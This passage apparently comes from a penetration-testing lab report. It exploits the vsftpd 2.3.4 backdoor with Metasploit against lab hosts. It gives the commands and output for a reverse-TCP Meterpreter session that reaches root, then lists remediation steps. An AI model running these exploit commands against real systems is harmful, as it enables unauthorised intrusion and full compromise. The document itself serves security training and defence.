


Fig 2 – Metasploit search result showing vsftpd_234_backdoor module (Excellent rank) and module options showing RHOSTS and LHOST parameters

Module selected: exploit/unix/ftp/vsftpd_234_backdoor with payload cmd/linux/http/x86/meterpreter_reverse_tcp. Required parameters: RHOSTS (target), LHOST (attacker listener).

11.3 Step 3 – Configure Parameters & Execute Exploit

The required parameters were configured: LHOST set to the attacker IP (192.168.56.106) and RHOSTS set to the target IP (192.168.56.105). The exploit was launched using the 'run' command. The backdoor was triggered, a reverse TCP handler started on port 4444, and Meterpreter session 1 opened. The getuid command confirmed root-level access.

Commands

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.56.106
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.105
msf exploit(unix/ftp/vsftpd_234_backdoor)>run
```


Exploit Output

```
[*] Started reverse TCP handler on 192.168.56.106:4444
[+] 192.168.56.105:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.106:4444 ->192.168.56.105:46330)

meterpreter > getuid
Server username: root
```

```
When FETCH_COMMAND is one of CURL,GET,WGET:
Name      Current Setting  Required  Description
--      -
FETCH_PIPE false           yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:
Name      Current Setting  Required  Description
--      -
FETCH_FILENAME  pAXAxoIbid      no       Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITABLE_DIR  ./              yes      Remote writable dir to store payload; cannot contain spaces

Exploit target:

Id  Name
--  --
0   Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.56.106
lhost => 192.168.56.106
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.105
rhosts => 192.168.56.105
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.106:4444
[+] 192.168.56.105:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.106:4444 -> 192.168.56.105:46330) at 2026-06-11 05:36:30 -0400

meterpreter > getuid
Server username: root
meterpreter >
```

Fig 3 – Metasploit exploit execution: LHOST/RHOSTS configured, exploit run, backdoor spawned, Meterpreter session 1 opened, getuid confirms root

CRITICAL FINDING CONFIRMED: Meterpreter session 1 opened from 192.168.56.106:4444 to 192.168.56.105:46330. Server username: root. Full system compromise achieved with zero authentication in under 5 minutes from initial Nmap scan.

12. Key Risks&Recommendations

Priority remediation actions to prevent this class of exploitation in any real-world environment:

- **CRITICAL** — Remove vsftpd 2.3.4 immediately. This version contains a deliberate backdoor (CVE-2011-2523). No patch exists — reinstall FTP from a clean, verified, vendor-supported source. Verify checksums against official release.
- **CRITICAL** — Disable FTP entirely if not required: FTP transmits credentials in cleartext and exposes the system to backdoor exploitation. Replace with SFTP (SSH File Transfer Protocol) or FTPS.
- **CRITICAL** — Conduct software inventory and patch audit: All running services must be verified against CVE databases. Automate this using tools such as OpenVAS, Nessus, or Trivy.
- **HIGH** — Implement network egress filtering: The reverse TCP callback to port 4444 succeeded because no outbound firewall rules were in place. Block unexpected outbound connections from servers.
- **HIGH** — Deploy an Intrusion Detection/Prevention System: The entire exploit chain (Nmap scan → Metasploit → Meterpreter) completed without any alert. Deploy Snort, Suricata, or equivalent IDS/IPS.

- HIGH — Enforce principle of least privilege on all services: FTP services should never run as root. Configure separate, unprivileged service accounts.
- MEDIUM — Implement regular vulnerability scanning: Schedule automated scans with OpenVAS or Nessus to detect EOL and backdoored software before attackers do.